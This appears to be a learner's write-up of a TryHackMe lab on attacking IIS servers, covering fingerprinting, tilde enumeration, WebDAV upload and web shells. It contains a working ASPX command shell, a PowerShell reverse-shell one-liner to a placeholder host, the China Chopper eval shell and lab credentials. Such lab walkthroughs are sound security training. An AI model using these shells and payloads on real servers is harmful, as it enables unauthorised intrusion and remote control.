Web Server Attacks - II (TryHackMe)

Link to the Challenge on TryHackMe: Web Server Attacks - II
Introduction
IIS is installed on virtually every Windows Server running a web application, intranet portal, or REST API. Unlike standalone web servers, IIS is tightly integrated with Windows authentication, Active Directory, and the .NET runtime, which makes it a high-value initial access target.
The Lazarus Group exploited IIS servers in 2023 to gain initial access and distribute malware (AhnLab ASEC, 2023(opens in new tab)). HAFNIUM deployed ASPX web shells on IIS during the Exchange ProxyLogon(opens in new tab) campaign in 2021. CISA Advisory AA23-074A(opens in new tab) documented multiple threat actors, including an APT group, exploiting a .NET deserialization vulnerability (CVE-2019-18935) in Progress Telerik UI components hosted on U.S. government IIS servers. The actors achieved remote code execution through w3wp.exe and dropped malicious DLLs for persistence. IIS misconfigurations and unpatched CVEs remain active attack surfaces across all these incidents.
This room is a continuation of our previous Web Server Attacks room, where we have gone through different servers deployable on an Ubuntu host. This room walks through the IIS attack chain from start to finish: fingerprinting the server, enumerating hidden files through a Windows quirk, uploading a shell through a misconfigured WebDAV directory, and identifying common server misconfigurations that require no exploit code.
Learning Objectives
Fingerprint an IIS server to determine its version and enabled features
Use IIS tilde enumeration to discover hidden files and directories
Exploit a misconfigured WebDAV installation to upload and execute an ASPX command shell
Understand how ASPX web shells work and what access they provide
Learn automation techniques to fingerprint and enumerate an IIS server
Prerequisites
How HTTP requests and responses work, including headers, methods, and status codes (HTTP in Detail room)
Comfortably running tools from a Kali or AttackBox terminal (Linux Shells room)
Understanding of IP addresses, ports, and TCP connections (Networking Essentials room)
IIS Fingerprinting and Enumeration
Before touching an exploit or a shell, attackers spend time understanding the target. With IIS, this matters more than it does with most web servers. The IIS version tells you which CVEs apply. The presence of WebDAV tells you there may be a direct file upload path. The HTTP methods the server accepts tell you what operations are possible. All of this comes from reading headers and running a few basic tools, and most of it leaves minimal traces in the server logs.
What IIS Version Numbers Tell You
IIS version numbers map directly to Windows Server releases. This matters because many CVEs are version-specific, and many organisations run IIS on servers that are no longer receiving security updates.
| IIS Version | Windows Server | Status |
|---|---|---|
| IIS 6.0 | Server 2003 | End of Life (July 2015). No patches issued post-EOL. |
| IIS 7.0 / 7.5 | Server 2008 / 2008 R2 | End of Life |
| IIS 8.0 / 8.5 | Server 2012 / 2012 R2 | End of Life |
| IIS 10.0 | Server 2016, 2019, 2022 | Current |
Note: IIS skipped version 9.x. The numbering jumped directly from 8.5 to 10.0 when Windows Server 2016 shipped. The lab target runs IIS 10.0 on Windows Server 2019.
If you see IIS/6.0 in a server header on a public-facing IP, treat it as compromised until proven otherwise. There is no official Microsoft patch for CVE-2017-7269, which affects IIS 6.0 specifically. We will cover that CVE in Task 7.
IIS Architecture (The Parts That Matter for Attacks)
Understanding the request flow helps you know where vulnerabilities live and why certain attacks work. A request arriving at an IIS server passes through several layers:

HTTP.sys is a kernel-mode driver that receives all HTTP traffic before any IIS process touches it. A vulnerability here, like CVE-2022-21907, runs in kernel context. A crash at that level is a Blue Screen of Death, not a graceful web server error.
Application Pools are isolation containers. Each pool runs its own w3wp.exe process under its own Windows identity. This is the account context an ASPX web shell runs under. In IIS 7.5 and later, the default identity is ApplicationPoolIdentity, a virtual account named IIS APPPOOL\<pool name>. Both ApplicationPoolIdentity and the older NETWORK SERVICE carry SeImpersonatePrivilege by default, which opens the door to Potato-style escalation attacks. We will come back to this in Task 5.
HTTP Banner Grabbing
The fastest way to fingerprint IIS is to read the response headers. IIS includes a Server header in every response that identifies the product and version:
AttackBox Terminal
root@ip-10-82-74-10:~# curl -I http://MACHINE_IP
HTTP/1.1 200 OK
Content-Length: 703
Content-Type: text/html
Last-Modified: Mon, 13 Apr 2026 14:05:52 GMT
Accept-Ranges: bytes
ETag: "d5e75da34ecbdc1:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 25 Apr 2026 09:02:04 GMT
The Server header gives you the IIS version. X-Powered-By: ASP.NET confirms .NET application hosting. X-AspNet-Version gives you the .NET framework version, which can reveal additional CVEs.
WebDAV Detection with OPTIONS
Web Distributed Authoring and Versioning (WebDAV) is an HTTP extension that adds file management verbs: PUT (upload), DELETE, COPY, MOVE, PROPFIND, and LOCK. Legitimate use cases include SharePoint and web-based file editing tools. When left enabled on a directory with write and script execute permissions, it becomes a direct path to uploading an executable shell.
The HTTP OPTIONS method asks the server to return its supported methods. A single command tells you whether WebDAV is active:
curl -X OPTIONS http://MACHINE_IP -sv 2>&1 | grep -E "Allow:|DAV:"
If WebDAV is enabled, the response includes a DAV: header and an extended Allow: list:
AttackBox Terminal
root@ip-10-82-74-10:~# curl -X OPTIONS http://MACHINE_IP/webdav -sv 2>&1 | grep -E "Allow:|DAV:"
Allow: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
DAV: 1,2,3
An Allow: list that only contains only GET, HEAD, POST, and OPTIONS means WebDAV is off. When you see PUT, MOVE, and DAV: 1,2, WebDAV is enabled and you should test it for write access.
Testing What File Types Can Be Uploaded and Executed
Knowing that WebDAV is enabled is not enough. You need to know whether you can upload files and, critically, whether uploaded files are executed. The approach is straightforward: PUT a test file, then GET it and observe the response. A 200 with output means the server executed it; a 200 with your raw file content means it was served statically.
Test ASPX execution with curl directly, no credentials required:
Terminal
root@ip-10-81-64-63:~# curl -s -o /dev/null -w "PUT aspx: %{http_code}\n" -X PUT --data '<%@ Page Language=Jscript%><%Response.Write(1+1)%>' http://MACHINE_IP/webdav/test.aspx
PUT aspx: 401
A 401 Created on the PUT confirms no write access. A 401 on the GET with rendered output (not raw source) confirms execution.
Normal vs Suspicious Traffic Patterns
Working on an engagement means reading traffic patterns. Here is what to look for when reviewing IIS access logs or intercepting traffic to identify WebDAV misuse:
| Pattern | Normal | Suspicious |
|---|---|---|
| HTTP methods | GET, POST, HEAD |
OPTIONS returning DAV: header; PUT, MOVE, PROPFIND |
| URI paths | .htm, .aspx, .js, .css, static assets |
Paths containing ~; newly appeared .aspx files in writable directories |
| Status codes | 200, 304, 301, 302, 404 | 201 Created (file uploaded via PUT); unexpected PUT or DELETE in logs |
Server header |
Present, matches expected version | Suppressed or reveals EOL version like IIS/6.0 |
Follow along in the lab as you work through these steps. The machine you started in Task 1 is running IIS with WebDAV enabled on the /webdav/ directory.
Answer the questions below
What HTTP response header reveals the IIS version? Server
curl -I http://IP_Address
HTTP/1.1 200 OK
Content-Length: 703
Content-Type: text/html
Last-Modified: Mon, 13 Apr 2026 14:05:52 GMT
Accept-Ranges: bytes
ETag: "d5e75da34ecbdc1:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Fri, 22 May 2026 17:50:51 GMT
curl -X OPTIONS http://IP_Address -sv 2>&1 | grep -E "Allow:|DAV:"
< Allow: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
< DAV: 1,2,3
What is the HTTP response code after executing the PUT request on the /webdav directory? 401
curl -s -o /dev/null -w "PUT aspx: %{http_code}\n" -X PUT --data '<%@ Page Language=Jscript%><%Response.Write(1+1)%>' http://IP_Address/webdav/test.aspx
PUT aspx: 401
IIS Tilde (Short Filename) Enumeration
One of the most useful reconnaissance techniques against an IIS server does not involve any exploit. It exploits a quirk built into Windows itself. The IIS tilde enumeration technique leaks the names of files and directories that standard browsing and directory brute-forcing would never find. If a backup file or hidden admin directory exists on the server, this technique will surface it.
The 8.3 Short Filename Problem
Windows inherited the 8.3 filename format from DOS. In this format, a filename can have at most 8 characters for the name and 3 for the extension. Windows generates short 8.3 filenames alongside long filenames for every file created on NTFS volumes. This is the default on most Windows Server installations, though newer server builds and cloud images sometimes disable it. The lab target has 8.3 name creation enabled.
The conversion rule is predictable:
Take the first 6 characters of the long name
Append
~1(or~2,~3if there is a collision)Keep the first 3 characters of the extension

So BackupFiles becomes BACKUP~1. AdminPortal becomes ADMINI~1. users_backup.xlsx becomes USERS_~1.XLS.
How the Vulnerability Works
When IIS receives a request with a ~ character in the path, it processes it against the 8.3 short name namespace. The critical behaviour is that IIS responds differently depending on whether the tilde path matches a real short name or not. A path that matches a real file or directory returns a different HTTP status code or response size than a path that matches nothing.
This difference is small but detectable. A scanner exploits it to reconstruct full short names character by character, and from the short name you can often infer what the full resource name is.
For example, if the scanner determines that /BACKUP~1/ returns a 404 with a slightly different response body than /ZZZZZZ~1/, it knows BACKUP~1 exists. The attacker now knows there is a directory whose name starts with BACKUP, and they can try to access it directly or enumerate further.
This technique surfaces hidden directories and backup files that a standard wordlist brute-force would miss entirely. The long filename might be completely unguessable, while the short name is always predictable from the first 6 characters.
Affected versions: This vulnerability has been known since it was first publicly disclosed in 2012 (discovered in 2010) and affects IIS 5.x through IIS 10.0, including current versions on Server 2022. Microsoft has declined to patch it. The recommended mitigation is to disable 8.3 filename creation in the Windows registry.
Scanning with iis_shortname_scan.py
The scanner used in this room is iis_shortname_scan.py, a Python tool that probes the server character by character and reconstructs short names from the response differences. No Java runtime required; it runs directly on the AttackBox.
In the Attackbox, navigate to /opt/IIS_shortname_Scanner using the command cd /opt/IIS_shortname_Scanner and run the following scan:
root@tryhackme:~/IIS_shortname_Scanner# python3 iis_shortname_scan.py http://MACHINE_IP/
Server is vulnerable, please wait, scanning...
[+] /a~1.*    [scan in progress]
[+] /b~1.*    [scan in progress]
[+] /as~1.*    [scan in progress]
[+] /ba~1.*    [scan in progress]
[+] /asp~1.*    [scan in progress]
[+] /bac~1.*    [scan in progress]
[+] /aspn~1.*    [scan in progress]
[+] /back~1.*    [scan in progress]
[+] /aspne~1.*    [scan in progress]
[+] /backu~1.*    [scan in progress]
[+] /aspnet~1.*    [scan in progress]
[+] /backup~1.*    [scan in progress]
[+] /aspnet~1    [scan in progress]
[+] Directory /aspnet~1    [Done]
[+] /backup~1    [scan in progress]
[+] Directory /backup~1    [Done]
----------------------------------------------------------------
Dir:  /aspnet~1
Dir:  /backup~1
----------------------------------------------------------------
2 Directories, 0 Files found in total
Note that * is a wildcard, matches any character zero or more times.
The tool works left to right: it first confirms single-character prefixes (/a~1.*, /b~1.*), then extends each match letter by letter until it has the full short name. Lines marked [scan in progress] are live probes; each is a separate HTTP request that checks whether a path beginning with those characters exists.. When the character sequence stops matching, that branch is dropped. When it resolves to a complete name with no wildcard, the entry is marked [Done].
The summary at the bottom gives you the confirmed short names. A Dir: entry is a directory; a File: entry would include the extension. Two directories were found: /aspnet~1 (the ASP.NET temporary files directory) and /backup~1 (the backup directory of interest).
What the Short Name Tells You
The 8.3 format reveals the first 6 characters of the filename and the first 3 characters of the extension. In most cases this is enough to identify the type of resource:
| Short Name Discovered | Likely Full Name | Why It Matters |
|---|---|---|
BACKUP~1/ |
BackupFiles/, Backup_2024/ |
Backup data, likely sensitive |
ADMINI~1/ |
AdminInterface/, Administration/ |
Admin panel, restricted access |
CONFIG~1.ASP |
configuration.asp, config_old.asp |
The configuration file may contain credentials |
USERS_~1.XLS |
users_backup.xlsx |
User data export, high value target |
The partial name alone is reconnaissance. The actual content of the discovered resource is what the attacker goes after next.
Enumerating the Discovered Directory
The short name backup~1 tells you that the directory name starts with backup. IIS does not serve content via the short name URL path directly; the scanner exploits response differences, not direct resolution.
root@tryhackme:~# curl http://MACHINE_IP/BackupFiles/
<html><head><title>MACHINE_IP - /BackupFiles/</title></head><body><H1>MACHINE_IP - /BackupFiles/</H1><hr>
<pre><A HREF="/">[To Parent Directory]</A><br><br>
 4/25/2026  11:04 AM               91 <A HREF="/BackupFiles/webdav_notes.txt">webdav_notes.txt</A><br></pre><hr></body></html>
Directory listing is enabled and reveals one file: webdav_notes.txt. In a real engagement, you would try several completions (/backup/, /BackupFiles/, /backup_data/) or use a wordlist against the confirmed 6-character prefix. Fetch the file:
root@tryhackme:~# curl http://MACHINE_IP/BackupFiles/webdav_notes.txt
WebDAV setup notes
Directory: /webdav/
Username: [Username]
Password: [Password]
Answer the questions below
What character in a URL path triggers the IIS tilde enumeration response difference? ~
What legacy Windows filename format does the tilde enumeration vulnerability exploit? (Answer Format: X.X) 8.3
What password is stored in the file discovered through tilde enumeration? P@ssw0rd!123
gobuster dir -u http://IP_Address -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -x php

/uploads              (Status: 301) [Size: 153] [--> http://10.113.161.241/uploads/]
/*checkout*           (Status: 400) [Size: 3490]
/Uploads              (Status: 301) [Size: 153] [--> http://10.113.161.241/Uploads/]
/*docroot*            (Status: 400) [Size: 3490]
/*                    (Status: 400) [Size: 3490]
/http%3A%2F%2Fwww     (Status: 400) [Size: 3490]
/q%26a                (Status: 400) [Size: 3490]
/http%3A              (Status: 400) [Size: 3490]
/**http%3a            (Status: 400) [Size: 3490]
/webdav               (Status: 301) [Size: 152] [--> http://10.113.161.241/webdav/]
/*http%3A             (Status: 400) [Size: 3490]
/**http%3A            (Status: 400) [Size: 3490]
/http%3A%2F%2Fyoutube (Status: 400) [Size: 3490]
/http%3A%2F%2Fblogs   (Status: 400) [Size: 3490]
/http%3A%2F%2Fblog    (Status: 400) [Size: 3490]
/**http%3A%2F%2Fwww   (Status: 400) [Size: 3490]
curl http://10.113.190.54/BackupFiles/webdav_notes.txt
WebDAV setup notes
Directory: /webdav/
Username: webdav_user
Password: P@ssw0rd!123
WebDAV Exploitation: Uploading an ASPX Shell
In Task 2, sending an unauthenticated PUT request to /webdav/ returned 401 Unauthorized. IIS WebDAV on Server 2019 requires credentials. In Task 3, tilde enumeration surfaced BackupFiles/webdav_notes.txt, which contained exactly those credentials: webdav_user:P@ssw0rd!123. Now we use them to exploit WebDAV.
When a WebDAV directory has write permission and script execution enabled, uploading an ASPX file and requesting it gives you code execution, no exploit required.
Three Conditions for a Successful Shell Upload
Three things must all be true simultaneously:
WebDAV is enabled on the target directory
Valid credentials with Write permission on the WebDAV directory
Script Execute is set, IIS passes
.aspxrequests to the ASP.NET handler rather than serving them as static content
If anything is missing, the attack fails at that step.
Preparing the ASPX Shell
Save the following as cmd.aspx on your AttackBox. It accepts a cmd query parameter, runs it through cmd.exe, and returns the output:
<%@ Page Language="C#" %>
<%
string cmd = Request.QueryString["cmd"];
if (!string.IsNullOrEmpty(cmd)) {
var proc = new System.Diagnostics.Process();
proc.StartInfo.FileName = "cmd.exe";
proc.StartInfo.Arguments = "/c " + cmd;
proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true;
proc.Start();
Response.Write("<pre>" + proc.StandardOutput.ReadToEnd() + "</pre>");
}
%>
Uploading the Shell
IIS protects the /webdav/ directory with Windows Authentication. Anonymous users can only read (GET), but write operations (PUT, DELETE, MOVE) require a valid Windows identity. NTLM proves that identity without transmitting the plaintext password. The flag --ntlm in curl tells it to use this handshake protocol for authentication.
Use curl with NTLM authentication to PUT the file directly to the WebDAV directory. In the AttackBox, enter the following command:
root@ip-10-81-64-63:~# curl -v --ntlm -u 'webdav_user:P@ssw0rd!123' -T cmd.aspx http://MACHINE_IP/webdav/cmd.aspx
*   Trying 10.82.111.103:80...
* TCP_NODELAY set
* Connected to MACHINE_IP (10.82.111.103) port 80 (#0)
* Server auth using NTLM with user 'webdav_user'
> PUT /webdav/cmd1.aspx HTTP/1.1
> Host: MACHINE_IP
> Authorization: NTLM TlRMTVNTUAABAAAABoIIAAAAAAAAAAAAAAAAAAAAAAA=
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 0
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401 Unauthorized
< Content-Type: text/html; charset=us-ascii
< Server: Microsoft-HTTPAPI/2.0
< WWW-Authenticate: NTLM TlRMTVNTUAACAAAADwAPADgAAAAGgooCUr19HvNweE8AAAAAAAAAAKQApABHAAAACgBjRQAAAA9DSEFOR0UtTVktSE9TVE4CAB4AQwBIAEEATgBHAEUALQBNAFkALQBIAE8AUwBUAE4AAQAeAEMASABBAE4ARwBFAC0ATQBZAC0ASABPAFMAVABOAAQAJABDAEgAQQBOAEcARQAtAE0AWQAtAEgATwBTAFQATgBBAE0ARQADACQAQwBIAEEATgBHAEUALQBNAFkALQBIAE8AUwBUAE4AQQBNAEUABwAIAOe3aDm71NwBAAAAAA==
< Date: Sat, 25 Apr 2026 13:55:50 GMT
< Content-Length: 341
<
* Ignoring the response-body
* Connection #0 to host MACHINE_IP left intact
* Issue another request to this URL: 'http://MACHINE_IP/webdav/cmd1.aspx'
* Found bundle for host MACHINE_IP: 0x561346141070 [serially]
* Can not multiplex, even if we wanted to!
* Re-using existing connection! (#0) with host MACHINE_IP
* Connected to MACHINE_IP (10.82.111.103) port 80 (#0)
* Server auth using NTLM with user 'webdav_user'
> PUT /webdav/cmd1.aspx HTTP/1.1
> Host: MACHINE_IP
> Authorization: NTLM TlRMTVNTUAADAAAAGAAYAEAAAADUANQAWAAAAAAAAAAsAQAACwALACwBAAAOAA4ANwEAAAAAAAAAAAAABoKKAhuOfD612m7mouqEmLimX8M8+sTBhmllV/pPadk7qq29fPVauA7TodgBAQAAAAAAAAAYST+71NwBPPrEwYZpZVcAAAAAAgAeAEMASABBAE4ARwBFAC0ATQBZAC0ASABPAFMAVABOAAEAHgBDAEgAQQBOAEcARQAtAE0AWQAtAEgATwBTAFQATgAEACQAQwBIAEEATgBHAEUALQBNAFkALQBIAE8AUwBUAE4AQQBNAEUAAwAkAEMASABBAE4ARwBFAC0ATQBZAC0ASABPAFMAVABOAEEATQBFAAcACADnt2g5u9TcAQAAAAAAAAAAd2ViZGF2X3VzZXJpcC0xMC04MS02NC02Mw==
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 436
> Expect: 100-continue
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Server: Microsoft-IIS/10.0
< Persistent-Auth: true
< X-Powered-By: ASP.NET
< Date: Sat, 25 Apr 2026 13:55:50 GMT
< Content-Length: 0
<
* Connection #0 to host MACHINE_IP left intact
201 Created confirms the file was written to the server.
Confirming Execution
Request the shell with a test command:
root@ip-10-82-74-10:~# curl "http://MACHINE_IP/webdav/cmd.aspx?cmd=whoami"
<pre>iis apppool\defaultapppool
</pre>
The shell is executing under the IIS worker process identity. If you get a blank response or a 500 error, Script Execute permission is not set on /webdav/ the file uploaded, but IIS won't pass .aspx requests to the ASP.NET handler.
Answer the questions below
What HTTP status code confirms a file was successfully created via PUT? 201
What curl flag is required to authenticate with NTLM when uploading via WebDAV? --ntlm
ASPX Web Shells
The shell is uploaded. The next step is to interact with it and understand what you have. This task covers what ASPX web shells are, how they work inside the IIS process, what real-world shells look like, and how to escalate from browser-based command execution to an interactive reverse shell.
What an ASPX Web Shell Is
An ASPX web shell is an ASP.NET file hosted on a web server that accepts attacker input via HTTP and executes it under the server process. From the server's perspective, it is just another .aspx page. From the attacker's perspective, it is a remote command interface.
When IIS receives a request for cmd.aspx, it passes the file to the ASP.NET handler. The handler compiles and executes the code inside w3wp.exe, the IIS worker process. The code runs under the Application Pool identity, which is whatever Windows account the app pool is configured to use.
This matters because the Application Pool identity determines what the shell can do. An app pool running as ApplicationPoolIdentity (the IIS 7.5+ default) has limited system access but inherits SeImpersonatePrivilege. An app pool running as a Domain Admin or SYSTEM would give the shell immediate high privileges.
Step 1: Execute Commands Through the Shell
With cmd.aspx uploaded to /webdav/, you can run commands by passing them as the cmd query parameter. Navigate to the following URL in your browser or use curl, the response body will contain the output of the command rendered in a <pre> block:
AttackBox Terminal
root@ip-10-82-74-10:~# curl "http://MACHINE_IP/webdav/cmd.aspx?cmd=whoami"
<pre>iis apppool\defaultapppool
</pre>
This tells you two things. First, the shell is executing. Second, the account running the shell is iis apppool\defaultapppool, the default IIS Application Pool identity on modern IIS installations.
Try a few more commands to get oriented:
curl "http://MACHINE_IP/webdav/cmd.aspx?cmd=hostname"
curl "http://MACHINE_IP/webdav/cmd.aspx?cmd=ipconfig"
curl "http://MACHINE_IP/webdav/cmd.aspx?cmd=dir+C:\\"

Note: URL-encode spaces as + or %20 in the cmd parameter. Command output containing special characters may display differently depending on the encoding, but the underlying commands still run correctly.
Step 2: Escalate to a Reverse Shell
A command shell through a browser is useful but limited. For interactive access, you want a full reverse shell session. The cleanest approach is to trigger a PowerShell one-liner from the ASPX shell that connects back to a Netcat listener on your AttackBox.
First, start Netcat on your AttackBox, listening on port 443:
nc -lvnp 443
Port 443 is preferred over 4444 because outbound HTTPS traffic is almost never blocked by enterprise firewalls, reducing the likelihood of the callback being dropped.
Next, construct the PowerShell reverse shell command and pass it through the ASPX shell. Replace {CONNECTION_IP} with your AttackBox IP address or the tun0 interface IP if using the TryHackMe VPN:
powershell -NoP -NonI -W Hidden -Exec Bypass -c `
"$client = New-Object System.Net.Sockets.TCPClient('{CONNECTION_IP}',443);`
\(stream = \)client.GetStream();`
[byte[]]$bytes = 0..65535|%{0};`
while((\(i = \)stream.Read(\(bytes,0,\)bytes.Length)) -ne 0){`
\(data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\)bytes,0,$i);`
\(sendback = (iex \)data 2>&1 | Out-String );`
\(sendback2 = \)sendback + 'PS ' + (pwd).Path + '> ';`
\(sendbyte = ([text.encoding]::ASCII).GetBytes(\)sendback2);`
\(stream.Write(\)sendbyte,0,\(sendbyte.Length);\)stream.Flush()};`
$client.Close()""
The flags suppress user interaction and bypass the default execution policy that would otherwise block unsigned scripts: -NoP skips the PowerShell profile, -NonI runs non-interactively, -W Hidden hides the window, and -Exec Bypass overrides the Restricted default execution policy.
In the AB enter the following command:
Terminal
root@ip-10-82-82-195:~# curl -G "http://MACHINE_IP/webdav/cmd.aspx" \
>   --data-urlencode 'cmd=powershell -NoP -NonI -W Hidden -Exec Bypass -c "\(client = New-Object System.Net.Sockets.TCPClient('"'"'CONNECTION_IP'"'"',443);\)stream = \(client.GetStream();[byte[]]\)bytes = 0..65535|%{0};while((\(i = \)stream.Read(\(bytes,0,\)bytes.Length)) -ne 0){;\(data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\)bytes,0,\(i);\)sendback = (iex \(data 2>&1 | Out-String );\)sendback2 = \(sendback + '"'"'PS '"'"' + (pwd).Path + '"'"'> '"'"';\)sendbyte = ([text.encoding]::ASCII).GetBytes(\(sendback2);\)stream.Write(\(sendbyte,0,\)sendbyte.Length);\(stream.Flush()};\)client.Close()"'
URL-encode the entire command and pass it as the cmd parameter to cmd.aspx. When the connection arrives on your Netcat listener, you will have an interactive PowerShell session.
Step 3: Confirm Privileges in the Reverse Shell
Once the shell connects, run whoami /priv to list the privileges available to this account:
AttackBox Terminal — Netcat listener
root@ip-10-82-74-10:~# nc -lvnp 443
listening on [any] 443 ...
Listening on 0.0.0.0 443
Connection received on 10.81.159.226 51067
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
The SeImpersonatePrivilege entry is the one that matters most for post-exploitation. This privilege allows a process to impersonate any user who connects to it at the Windows token level. It is what makes PrintSpoofer, JuicyPotato, and GodPotato work. Potato-style tools force a SYSTEM-level process to authenticate to an attacker-controlled named pipe, then use SeImpersonatePrivilege to steal the SYSTEM token from that authentication, which is why this privilege is the standard escalation path from any network service identity. These tools abuse impersonation to escalate from iis apppool\defaultapppool to SYSTEM.
Privilege escalation from this point is outside the scope of this room. What is worth understanding is that landing an ASPX shell on a default IIS installation gives you a predictable starting privilege, and that privilege has a well-documented escalation path.
China Chopper: What Real-World ASPX Shells Look Like
While the shell you built for this task is functional, real-world threat actors often use much smaller and harder-to-detect shells. China Chopper is the most historically significant example.
China Chopper was first documented in 2012 and has appeared in major incident reports ever since. HAFNIUM used China Chopper variants extensively during the Exchange ProxyLogon campaign in 2021 (MITRE ATT&CK T1505.003(opens in new tab)). The reason it keeps appearing is its size: the server-side component is 73 bytes.
The entire server-side component is a single line:
<%@ Page Language="Jscript"%><%eval(Request.Item["chopper"],"unsafe");%>
